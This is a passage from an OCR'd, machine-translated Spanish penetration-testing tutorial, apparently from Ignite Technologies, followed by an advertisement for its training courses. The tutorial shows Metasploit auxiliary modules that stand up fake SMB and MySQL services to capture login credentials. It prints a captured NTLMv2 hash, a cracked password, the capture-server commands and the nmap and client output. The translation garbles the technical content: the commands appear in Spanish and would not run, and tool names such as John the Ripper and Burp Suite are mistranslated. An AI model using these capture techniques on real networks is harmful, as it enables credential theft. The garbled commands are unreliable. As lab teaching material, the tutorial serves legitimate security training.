
Le mostrará al usuario que el inicio de sesión falló, pero el oyente capturará las credenciales. Aquí puede ver que el oyente ha capturado al usuario y el nombre de dominio. También ha generado un hash NT que se puede descifrar con John el Destripador.

```
NTLMv2 Response Captured from DESKTOP-A0AP0OM
DOMAIN:  USER: raj
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:89997a822c194c654902dbdddf72fcad NT_CLIENT_CHALLENGE:0101000000000000041917a0bff61d601a60518af5ec
```

Y aquí ves que la contraseña. Aquí puedes ver que el archivo hash generado en el escritorio se puede descifrar usando

juan _netntlmv2

Y aquí ves que la contraseña está en formato de texto, 123 para el usuario Raj.




MySQL Es

un sistema de gestión de bases de datos de código abierto en el puerto 3306. Este módulo proporciona un servicio MySQL falso que está diseñado para capturar credenciales de autenticación. Captura pares de desafío y respuesta que se pueden proporcionar a John the Ripper para crackear.

Lograr esto,

```
utilizar auxiliar/servidor/captura/mysql
configurar srvhost 192.168.0.102
explotar
```



Al realizar un escaneo de Nmap con el puerto MySql y la dirección IP, puede ver que el puerto está abierto

```
nmap -p3306 <dirección IP>
mysql -h 192.168.0.102 -u root -p
```

Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.

```
root@kali:~# nmap -p3306 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 17:16 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000077s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# mysql -h 192.168.0.102 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.0.102' (using password: YES)
root@kali:~#
```

Verá que el Usuario/Contraseña capturado por el oyente es

1234

```
Response: 72082cae9cb53a948964e7509ef011766476c6de; Database  1234
```

Conclusión:

Por lo tanto, al utilizar estos diversos módulos auxiliares, puede explotar los distintos puertos abiertos y crear servidores falsos y capturar credenciales.

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in